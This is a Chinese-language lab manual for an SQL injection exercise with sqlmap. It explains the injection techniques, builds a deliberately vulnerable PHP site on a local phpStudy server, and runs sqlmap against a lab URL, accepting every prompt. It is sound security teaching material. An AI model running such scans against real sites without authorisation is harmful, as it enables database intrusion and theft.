利用 SqlMap 进行 SQL 注入实验

一【实验目标】

- 熟悉 SQL 注入的原理；
- 掌握对一个有 SQL 漏洞的系统进行渗透的流程。

二【实验环境】

- Windows 10 操作系统
- sqlmap

三【实验原理】

SQL 注入就是通过把 SQL（Structured Query Language，结构化查询语言）命令插入到提交的 Web 表单或输入域名或页面请求的查询字符串中，达到欺骗服务器执行恶意的 SQL 命令的目的。

对于一个存在数据库安全漏洞的网站，SQL 注入攻击一般通过构建特殊的输入作为参数传入 Web 应用程序，使得构造的 SQL 语句能够在服务器端执行，进而得到攻击者所要的结果，而不是按照设计者意图去执行 SQL 语句。系统受到 SQL 注入攻击的主要原因是程序没有细致地过滤用户输入的数据，直接将提交的参数拼接到 SQL 语句中解析，导致特殊构造的 SQL 语句可以在服务器端被执行。

sqlmap 是一个由 Python 语言开发的自动化 SQL 注入工具，其主要功能是扫描、发现并利用给定的 URL 的 SQL 注入漏洞。sqlmap 常用的注入方法有以下几种：

1) 基于布尔的盲注，即可以根据返回页面判断条件真假的注入；
2) 基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断；
3) 基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中；
4) 联合查询注入，可以使用 union 的情况下的注入；
5) 堆查询注入，可以同时执行多条语句的执行时的注入。

四【实验步骤】

实验具体操作步骤如下：

1. 进入系统，输入密码“Admin123456”，如图 1 所示。



图 1

2. 将“C:\tools”目录下的“sqlmap”文件夹复制到“C:\Python27”目录下。如图 2 所示。



图 2

3. 在“命令提示符”中输入“cd C:/Python/sqlmap”进入该目录下。如图 3 所示。



图 3

4. 输入“python sqlmap.py --version”检查 sqlmap 是否安装成功，“python sqlmap.py”表示在当前目录使用 Python 打开“sqlmap.py”文件。显示 sqlmap 版本号，sqlmap 安装成功。如图 4 所示。

图 4

5. 输入“python sqlmap.py -hh”， “-hh”参数用于查看 sqlmap 的使用说明。如图 5 所示。



图 5

6. 搭建网站。登陆 win10_2(密码 Admin123456),在 PC2 打开 PHP study 所在目录“C:\phpStudy”双击“phpStudy”，打开 PHP study。如图 6 所示。



图 6

7. 双击“phpstudy.exe”打开软件。点击【启动】按钮，开启 Apache 和 MySQL 服务。如图 7 所示。



图 7

8. 配置 PHPStudy 端口，点击【其他选项菜单】，选择【PHPStudy 设置】，再选择

【端口常规设置】修改端口，在此将端口设为“80”，如果不确定端口是否被占用，可以点击后面的【端口检测】进行判断，如果端口被占用，需更换为其他端口。网站目录为“C:/tools/sql”。设置完后，点击【应用】。如图 8 所示。

图 8

9. 点击【应用】之后弹出提示窗口“已经保存成功，程序重启生效！”，在弹

出的窗口中点击【确定】。如图 9 所示。



图 9

10. 将“C:\tools”目录下的” JNNG”文件夹复制“C:\phpStudy\PHPTutorial\MySQL\data”目录中。如图 10 所示。



图 10

11. 修改配置文件，点击【其他选项菜单】，选择【打开配置文件】，选择【php-ini】。如图 11 所示。



图 11

12. 将其中 “error_reporting = E_ALL”语句修改为“error_reporting = E_ALL & ~E_NOTICE”。键入“ctrl”+”S”保存。使浏览器不会显示网站错误提示信息。如图 12 所示。



图 12

13. 打开“PHPStudy”的服务，点击【重启】，使之前的配置生效。如图 13 所示。



图 13

14. 重启成功后，进入命令提示符窗口，如图 14 所示。

图 14

15. 输入“ipconfig”查看本机 IP 地址，本次实验为 192.168.49.43，实验中以实际为准。如图 15 所示。



图 15

16. 在 win10 操作机的浏览器地址栏输入“http://192.168.49.43/ry.php?ry_id=1”，查看搭建好的 SQL 注入点。如图 16 所示。



图 16

17. 检测注入点是否可用。切换到命令行，按下“Enter”回车键，再输入“python sqlmap.py -u "http://192.168.49.43/ry.php?ry_id=1"”，其中“-u”参数用于指定注入点的 URL。。如图 17 所示。



图 17

18. 输入“C”选择 continue。如图 18 所示。



图 18

19. 之后出现的所有选择都选择“y”。如图 19 所示。



图 19

